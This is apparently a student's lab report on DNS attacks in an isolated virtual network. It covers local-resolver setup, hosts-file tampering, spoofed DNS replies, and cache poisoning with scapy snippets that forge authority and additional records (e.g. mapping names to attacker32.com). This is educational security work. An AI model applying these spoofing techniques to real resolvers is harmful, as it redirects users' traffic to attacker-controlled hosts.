Lab 4 Report

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
Part 1: Setup


Task 1: Configuring the Client

Because all 3 of my machines have already been setup on the same network in the previous lab, I can start configuring the client. To do this, all that is required is to add the entry "nameserver 10.0.2.9" to the file at /etc/resolvconf/resolv.conf.d/head. The IP address is that of the server VM, so now the client VM will use the server VM as a DNS. Now when I attempt to dig on the client, I query the server at 10.0.2.9.






Task 2: Configuring the Server


We have BIND 9 pre-built in our environment, so there's no need for me to manually configure the server. We already have the dump-file entry properly set up, and the DNSSEC is disabled (to reduce the security). Now after using the restart command on bind9, the server is configured. To test, I pinged google.com on the client and used WireShark to sniff the packets (Notice that 10.0.2.8's destination is 10.0.2.9).



Task 3: Host a Zone in the Local DNS Server

To create the zone, I used the code provided in the handout and applied it to /etc/bind/named.conf file. Next, I created the example.com.db zone file and then applied the provided code to setup the forward lookup zone file. Similarly, I created the reverse lookup zone file in /etc/bind with the name 192.168.0.db to be used in the example.net domain.

Creating the zones	
Setting up the forward lookup zone	
Setting up the reverse lookup file	



Verifying	

matthewY_21@Client(10.0.2.8) :~$ ping www.example.com
PING www.example.com (192.168.0.101) 56(84) bytes of data.
^Z
[2]+ Stopped   ping www.example.com
matthewY_21@Client(10.0.2.8) :~$ dig www.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51935
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.   IN   A
;; ANSWER SECTION:
www.example.com.   259200 IN   A   192.168.0.101
;; AUTHORITY SECTION:
example.com.   259200 IN   NS   ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com.   259200 IN   A   192.168.0.10
;; Query time: 2 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Sep 23 16:09:35 EDT 2020
;; MSG SIZE rcvd: 93
matthewY_21@Client(10.0.2.8) :~$

Part 2: The Attacks



Task 4: Modifying the Host File


Before the machine goes to the DNS for help, it checks the local files to see if the answer is stored there. I open the /etc/hosts file and manually enter the IP of www.bank32.com to be the attacker's IP (10.0.2.10). I then verify with the ping command.

Modify hosts file	
Verifying the attack	

Task 5: Directly Spoofing to User




In this attack, the attacker attempts to spoof a reply to the client's DNS request. To do this, the attacker uses the netwag GUI to send the spoofed reply. Using the 105 entry, I can enter any data I wish to send as a reply to the client. I have the client dig the website www.myounker.com to illustrate this point. In the screenshots, it shows how the information fabricated by the attacker is given to the client.

Verify connection	
Attacker's response 1	

Attacker's response 2	

Task 6: DNS Cache Poisoning

Instead of targeting the client, this attack targets the local DNS's request (to poison the cache for any who might query it). This uses the same process, the only difference being that the attacker filters out any request from anything other than 10.0.2.9 (the server). The attacker feeds the same malicious information to the server, but now that server stores the bad information in its cache (from this point on, I flush the cache after ever task).

Attacker's reply	
Client digs	
Server's cache	

Task 7: Targeting the Authority Section

Here, we are still poisoning the cache, but now we wish to add even more info (in the authority section) to do even more damage. But now, I am using the handout's provided python code to launch the attack using scapy. I modify it to fit my own information and add the mapping of myounkerT7.net to attacker32.com. Otherwise, most of the information stays the same (I'm not entirely certain of what naming convention you wanted for the IP addresses and domains, so I just put what I thought was reasonable). The code snippets included are the authority section that I modified to conform to what I wanted and the necessary changes to the packet construction.

Code snippet

```
16      # The Authority Section
17      NSsec1 = DNSRR(rrname='myounkerT7.net', type='NS',
18      ttl=259200, rdata='attacker32.com')
19      #NSsec2 = DNSRR(rrname='myounkerT7.net', type='NS',
20      #ttl=259200, rdata='ns2.myounkerT7.net')
```

```
28      # Construct the DNS packet, /NSsec2
29      DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
30      qdcount=1, ancount=1, nscount=1, arcount=2,
31      an=Anssec, ns=NSsec1, ar=Addsec1/Addsec2)
32
```

Client digs

```
matthewY_21@Client(10.0.2.8) :~$ dig www.myounkerT7.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounkerT7.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5430
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.myounkerT7.net.            IN      A

;; ANSWER SECTION:
www.myounkerT7.net.     259200  IN      A       1.2.3.21

;; AUTHORITY SECTION:
myounkerT7.net.         259200  IN      NS      attacker32.com.
```

Server's cache

```
                                                o9BKc+oyx6x5zUER4zNnuD+rUw
                                                +/LLZkf9pKSYvQv8gw== )
; authauthority
myounkerT7.net.         259165  NS      attacker32.com.
; authanswer
www.myounkerT7.net.     259165  A       1.2.3.21
; additional
a.root-servers.net.     518365  A       198.41.0.4
```

Task 8: Targeting Another Domain

In this task, I am reusing the code from the previous task, but add additional domains to the authority section. The point of this is to try to reroute anyone trying to go to google.com to attacker32.com instead. When the client digs, they are given this bad information, but the server does not cache this addition to the authority section because it is out of zone and thus does not have the authority to make that declaration. The code snippets I included are the new domain in the authority section and the changes to the packet construction.

Code snippet

```
# The Authority Section
NSsec1 = DNSRR(rrname='myounkerT8.net', type='NS',
ttl=259200, rdata='attacker32.com')
NSsec2 = DNSRR(rrname='google.com', type='NS',
ttl=259200, rdata='attacker32.com')
```

```
# Construct the DNS packet, /NSsec2
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=2,
an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
```

Client digs

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounkerT8.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55227
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL:

;; QUESTION SECTION:
;www.myounkerT8.net.            IN      A

;; ANSWER SECTION:
www.myounkerT8.net.     259200  IN      A       1.2.3.21

;; AUTHORITY SECTION:
myounkerT8.net.         259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
```

Server's cache

```
                                        +/LLZkf9pKSYvQv8gw==
; authauthority
myounkerT8.net.         259170  NS      attacker32.com.
; authanswer
www.myounkerT8.net.     259170  A       1.2.3.21
; additional
a.root-servers.net.     604770  A       198.41.0.4
; additional
```

Task 9: Targeting the Additional Section

Much like last section, we will be supplying even more information. This time, targeting the additional section with the 3 domains given: attacker32.com, ns.myounkerT9.com, and www.facebook.com. When the attacker gives the spoofed reply to the server, attacker32.com is cached in the additional section (because it was in zone), ns.myounkerT9.com and www.facebook.com are not because of how our zone is set up. These code snippets show each of the domains I added to the reply packet and the packet construction changes.

Code snippet

```
# The Additional Section
Addsec1 = DNSRR(rrname='attacker32.com', type='A',
ttl=259200, rdata='1.2.3.21')
Addsec2 = DNSRR(rrname='ns.myounkerT9.net', type='A',
ttl=259200, rdata='1.2.3.121')
Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
ttl=259200, rdata='1.2.3.221')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=2, arcount=3,
an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

Client digs

```
matthewY_21@Client(10.0.2.8) :~$ dig www.myounkerT9.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounkerT9.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42313
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.myounkerT9.net.            IN      A

;; ANSWER SECTION:
www.myounkerT9.net.     259200  IN      A       1.2.3.21

;; AUTHORITY SECTION:
myounkerT9.net.         259200  IN      NS      attacker32.com.
myounkerT9.net.         259200  IN      NS      ns.myounkerT9.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.21
ns.myounkerT9.net.      259200  IN      A       1.2.3.121
www.facebook.com.       259200  IN      A       1.2.3.221
```

Server's cache

```
                                                +/LLZkf9pKSYvQv8gw== )
; additional
attacker32.com.         259069  A       1.2.3.21
; authauthority
myounkerT9.net.         259069  NS      ns.myounkerT9.com.
                        259069  NS      attacker32.com.
; authanswer
www.myounkerT9.net.     259069  A       1.2.3.21
; additional
a.root-servers.net.     518270  A       198.41.0.4
```

Part 3: Summary

The purpose of this lab was to demonstrate the ways to exploit the DNS query system and the importance of systems like DNSSEC. This was done by simulating a user requesting a local DNS and an attacker taking advantage of the lack of security. This lab went smoothly for me up until the point I had to start using the python code. The netwag GUI was a very helpful tool that I relied on in the Task 6 attack, so once I got to task 7 I hit a wall in progress until I was able to get the code that was provided to work for me. Once I had it running, the rest of the tasks came easily.

	MAC Address	IPv4 Address
Attacker	08002764FA72	10.0.2.10
Client	080027724E0E	10.0.2.8
Server	080027278D6A	10.0.2.9
Host	10653011E085	192.168.56.1